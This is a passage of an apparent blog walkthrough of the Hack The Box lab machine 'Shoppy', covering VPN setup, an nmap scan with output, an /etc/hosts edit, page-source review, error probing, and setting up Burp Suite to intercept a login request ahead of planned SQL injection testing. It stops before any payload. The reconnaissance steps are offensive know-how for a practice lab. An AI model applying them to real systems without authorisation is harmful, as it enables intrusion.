How to Hack Shoppy on Hack The Box: A Comprehensive Guide


Original: Hack The Box

I'm continuing to explore Hack The Box, and today I will explain how to hack an easy Linux machine called Shoppy. In my previous article I hacked a machine Precious and I'm recommending check that article first before read this one.

Preparation

1. Start Shoppy machine


Let's start a machine on Hack The Box: Shoppy. Next let's launch ParrotOS from HTB to start hacking.



Launched machine Shoppy

2. Connect to VPN

In the ParrotOS need to connect to HTB VPN. More details are available on HTB.




```
2024-02-06 07:27:19 DCO version: N/A
2024-02-06 07:27:19 TCP/UDP: Preserving recently used remote address: [AF_INET]23.106.38.200:1337
2024-02-06 07:27:19 Socket Buffers: R=[212992->212992] S=[212992->212992]
2024-02-06 07:27:19 UDPv4 link local: (not bound)
2024-02-06 07:27:19 UDPv4 link remote: [AF_INET]23.106.38.200:1337
2024-02-06 07:27:19 TLS: Initial packet from [AF_INET]23.106.38.200:1337, sid=75945ec2 37585f60
2024-02-06 07:27:19 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=HackTheBox, CN=HackTheBox CA, name=htb, emailAddress=info@hackthebox.eu
2024-02-06 07:27:19 VERIFY KU OK
2024-02-06 07:27:19 Validating certificate extended key usage
2024-02-06 07:27:19 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2024-02-06 07:27:19 VERIFY EKU OK
2024-02-06 07:27:19 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackTheBox, CN=htb, name=htb, emailAddress=info@hackthebox.eu
2024-02-06 07:27:20 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bit RSA, signature: RSA-SHA1
2024-02-06 07:27:20 [htb] Peer Connection Initiated with [AF_INET]23.106.38.200:1337
2024-02-06 07:27:20 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
2024-02-06 07:27:20 TLS: tls_multi_process: initial untrusted session promoted to trusted
2024-02-06 07:27:21 SENT CONTROL [htb]: 'PUSH_REQUEST' (status=1)
2024-02-06 07:27:21 PUSH: Received control message: 'PUSH_REPLY,route 10.10.10.0 255.255.254.0,route 10.129.0.0 255.255.0.0,route-ipv6 dead:beef::/64,explicit-exit-notify,tun-ipv6,route-gateway 10.10.14.1,topology subnet,ping 10,ping-r
art 120,ifconfig-ipv6 dead:beef:2::100b/64 dead:beef:2::1,ifconfig 10.10.14.13 255.255.254.0,peer-id 5,cipher AES-256-CBC'
2024-02-06 07:27:21 OPTIONS IMPORT: --ifconfig/up options modified
2024-02-06 07:27:21 OPTIONS IMPORT: route options modified
2024-02-06 07:27:21 OPTIONS IMPORT: route-related options modified
2024-02-06 07:27:21 net_route_v4_best_gw query: dst 0.0.0.0
2024-02-06 07:27:21 net_route_v4_best_gw result: via 10.0.2.2 dev enp0s3
2024-02-06 07:27:21 ROUTE_GATEWAY 10.0.2.2/255.255.255.0 IFACE=enp0s3 HWADDR=08:00:27:58:e5:2c
2024-02-06 07:27:21 GDG6: remote_host_ipv6=n/a
2024-02-06 07:27:21 net_route_v6_best_gw query: dst ::
2024-02-06 07:27:21 sitnl_send: rtnl: generic error (-101): Network is unreachable
2024-02-06 07:27:21 ROUTE6: default_gateway=UNDEF
2024-02-06 07:27:21 TUN/TAP device tun0 opened
2024-02-06 07:27:21 net_iface_mtu_set: mtu 1500 for tun0
2024-02-06 07:27:21 net_iface_up: set tun0 up
2024-02-06 07:27:21 net_addr_v4_add: 10.10.14.13/23 dev tun0
2024-02-06 07:27:21 net_iface_mtu_set: mtu 1500 for tun0
2024-02-06 07:27:21 net_iface_up: set tun0 up
2024-02-06 07:27:21 net_addr_v6_add: dead:beef:2::100b/64 dev tun0
2024-02-06 07:27:21 net_route_v4_add: 10.10.10.0/23 via 10.10.14.1 dev [NULL] table 0 metric -1
2024-02-06 07:27:21 net_route_v4_add: 10.129.0.0/16 via 10.10.14.1 dev [NULL] table 0 metric -1
2024-02-06 07:27:21 add_route_ipv6(dead:beef::/64 -> dead:beef:2::1 metric -1) dev tun0
2024-02-06 07:27:21 net_route_v6_add: dead:beef::/64 via :: dev tun0 table 0 metric -1
2024-02-06 07:27:21 Initialization Sequence Completed
2024-02-06 07:27:21 Data Channel: cipher 'AES-256-CBC', auth 'SHA256', peer-id: 5, compression: 'lzo'
2024-02-06 07:27:21 Timers: ping 10, ping-restart 120
2024-02-06 07:27:21 Protocol options: explicit-exit-notify 1
```

Started OpenVPN

3. Create working directory

Next let's create a working directory for Shoppy machine to save all data related to hacking in that directory with `mkdir shoppy` as it was shown on the screenshot below.



```
┌─[parrot@parrot]─[~/workspace]
└──╼ $mkdir shoppy
┌─[parrot@parrot]─[~/workspace]
└──╼ $cd shoppy/
┌─[parrot@parrot]─[~/workspace/shoppy]
└──╼ $
```

Working directory for Shoppy

That's it, let's start obtaining user access in the Shoppy machine.

> *This article is strictly for educational purposes to foster cybersecurity*

> *awareness. I am not responsible for any misuse of the information provided. Ethical guidelines and legal restrictions should always be adhered to.*

Obtaining user access

Generated with ChatGPT

4. Scan open ports with Nmap

First of all let's do reconnaissance to understand with what software I should have a deal. Let's create `nmap` directory with `mkdir nmap` and run this command:


```
sudo nmap -sC -sV -oA nmap/shoppy <ip>
```

`-sC` —use default Nmap scripts.

`-sV` —scan for service versions

`-oA nmap/shoppy` —save an output to the file `shoppy` in the directory `nmap`


`<ip>` —IP address of the Shoppy machine which should be copied from Hack The Box website.



```
┌─[✗]─[parrot@parrot]─[~/workspace/shoppy]
└──╼ $mkdir nmap
┌─[parrot@parrot]─[~/workspace/shoppy]
└──╼ $sudo nmap -sC -sV -oA nmap/shoppy 10.10.11.180
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-06 07:29 EST
Nmap scan report for 10.10.11.180
Host is up (0.087s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 9e:5e:83:51:d9:9f:89:ea:47:1a:12:eb:81:f9:22:c0 (RSA)
|   256 58:57:ee:eb:06:50:03:7c:84:63:d7:a3:41:5b:1a:d5 (ECDSA)
|_  256 3e:9d:0a:42:90:44:38:60:b3:b6:2c:e9:bd:9a:67:54 (ED25519)
80/tcp open  http    nginx 1.23.1
|_http-title: Did not follow redirect to http://shoppy.htb
|_http-server-header: nginx/1.23.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.36 seconds
```

Result of scanning

Scanning of ports provided me a clue that the machine runs nginx server which redirects users to `http://shoppy.htb` website as it was in the machine Precious. So if I will try to open that website just from the browser—I will receive an error as it was shown on the screenshot below.



http://shoppy.htb/

Hmm. We're having trouble finding that site.

We can't connect to the server at shoppy.htb.

If you entered the right address, you can:


- Try again later
- Check your network connection
- Check that Firefox has permission to access the web (you might be connected but behind a firewall)

Just open http://shoppy.htb

5. Getting an access to http://shoppy.htb


This happens, because no DNS servers knows where is located `http://shoppy.htb`, but I can help my local laptop to know IP address of a server which hosts Shoppy website by adding a record to `/etc/hosts` as it was shown on screenshots below.

> *How to Use Vim—Tutorial for Beginners—describes how to use vim and how to exit from it. I'm highly recommending to check that article if vim is a new editor for you.*



```
Nmap done: 1 IP address (1 host up) sc
┌─[parrot@parrot]─[~/workspace/shoppy]
└──╼ $sudo vim /etc/hosts
┌─[parrot@parrot]─[~/workspace/shoppy]
└──╼ $
```


Open /etc/hosts with vim



```
# Host addresses$
127.0.0.1  localhost$
127.0.1.1  parrot$
::1        localhost ip6-localhost ip6-loopback$
ff02::1    ip6-allnodes$
ff02::2    ip6-allrouters$
# Others$
10.10.11.180 shoppy.htb$
```

Add IP address of shoppy.htb to /etc/hosts

After this manipulations I can access `http://shoppy.htb` from my web browser.



http://shoppy.htb/

SHOPPY


266 DAYS 23 HRS 26 MIN 60 SEC

Shoppy beta coming soon ! Stay tuned for beta access !

http://shoppy.htb

6. Analyzing source code of http://shoppy.htb

First of all let's check source code of this site to find something interesting by pressing `<Ctrl+U>` in Firefox.



view-source:http://shoppy.htb/


```
<!DOCTYPE html>
<html lang="en-US">
    <head>
        <meta charset="utf-8">
        <title>
            Shoppy Wait Page
        </title>
        <link href="favicon.png" rel="shortcut icon" type="image/png">
        <link href="css/roboto.css" rel="stylesheet" type="text/css">
        <link href="css/loader.css" rel="stylesheet" type="text/css">
        <link href="css/normalize.css" rel="stylesheet" type="text/css">
        <link rel="stylesheet" href="css/font-awesome.min.css">
        <link href="css/style.css" rel="stylesheet" type="text/css">
        <script src="js/jquery.js"></script>
    </head>
    <body>
        <div class="preloader">
            <div class="loading">
                <h2>
                    Loading...
                </h2>
                <span class="progress"></span>
            </div>
        </div>
        <div class="wrapper">
            <ul class="scene unselectable" data-friction-x="0.1" data-friction-y="0.1" data-scalar-x="25" data-scalar-y="15" id="scene">
                <li class="layer" data-depth="0.00">
                </li>
                <li class="layer" data-depth="0.10">
                    <div class="background">
                    </div>
                </li>
                <li class="layer" data-depth="0.20">
                    <div class="title">
                        <h2>
                            SHOPPY
                        </h2>
                        <span class="line"></span>
                    </div>
                </li>
                <li class="layer" data-depth="0.30">
                    <div class="hero">
                        <h1 id="countdown">
                            Shoppy beta coming soon ! Stay tuned for beta access !
                        </h1>
                        <p class="sub-title">
                            Shoppy beta coming soon ! Stay tuned for beta access !
                        </p>
                    </div>
```

Source code of http://shoppy.htb

There is nothing interesting — it's just a landing page.

7. Checking errors of http://shoppy.htb

Let's try to send invalid request to see an error which web site will return, by opening `http://shoppy.htb/helloworld` .




http://shoppy.htb/helloworld

```
Cannot GET /helloworld
```

Status	Method	Domain	File	Initiator
404	GET	shoppy.htb	helloworld	document
🚫	GET	shoppy.htb	favicon.ico	img

404 NOT FOUND — Cannot GET /helloworld

Let's google this error to get an idea what technologies were used to build this website.


Cannot GET

All Images Videos News Maps Shopping Settings

Canada (en) Safe search: moderate Any time

https://stackoverflow.com › questions › 9627441 › cannot-get-with-connect-on-node-js
http - "Cannot GET /" with Connect on Node.js - Stack Overflow
13 Answers Sorted by: 37 You'll see the message **Cannot GET** / if you don't specify which page it is that you're trying to **get**, in other words if your URL is something like http://localhost:8180. Make sure you enter a page name, e.g. http://localhost:8180/index.html. Share Follow answered Jan 29, 2015 at 3:43...

https://thewebdev.info › 2022 › 03 › 15 › how-to-fix-the-error-cannot-get-message-with-node-js-...
How to fix the 'Error: Cannot GET /' error message with Node.js and ...
Mar 15, 2022 · To fix the 'Error: **Cannot GET** /' error message with Node.js and Express, we need to add the route handler for the **GET** / route. For instance, we write app.**get** ("/", (req, res) => { res.render ("index.html"); }); to call app.**get** with '/' and the route handler to handle **GET** requests to the / route.

https://www.geeksforgeeks.org › node-js-error-cannot-get-from-running-the-url-on-the-web-bro...
Node.js Error: Cannot GET/ from running the url on the web browser
Aug 4, 2022 · Step 1: Initializes NPM: Create and Locate your project folder in the terminal & type the command npm init -y It initializes our node application & makes a package.json file. Step 2: Install Dependencies: Locate your root project directory into the terminal and type the command npm install...

https://ui.dev › react-router-cannot-get-url-refresh
Fixing the 'cannot GET /URL' error on refresh with React Router (or ho...
That's all you **get**. Your whole app breaks on refresh and all you **get** is three words. **Cannot GET** /dashboard "Probably a hot module replacement issue. Just an anomaly" - you optimistically convince yourself. To validate your assumption you restart the app. "Home page looks good. Navigating works...


Probably Node.js was used to build this website. Maybe some kind of SQL Injection is present.

> *Node.js is an awesome technology, but it's widely used by a lot of small companies where deadlines are very strict, that's why developers don't have enough time to think about security.*

> *That's why if Node.js was used somewhere it make sense to check most common vulnerabilities, like SQL injection.*

8. A login page at http://shoppy.htb/login


Let's continue to investigate Shoppy website and try to open `http://shoppy.htb/admin` page if it exists.



http://shoppy.htb/login


9. Starting Burp Suite

Admin page redirected me to the login page. Let’s test for SQL injection. First of all let’s start Burp Suite and configure proxy in Firefox.



Enable FoxyProxy


I explained how to configure FoxyProxy in the Precious article.



Enable Burp Suite interceptor


10. Intercept login request

Let's type dummy login and password in the form `admin / helloworld`.



Dummy credentials

And try to intercept a request in the Burp Suite, by just clicking on `Log In`.

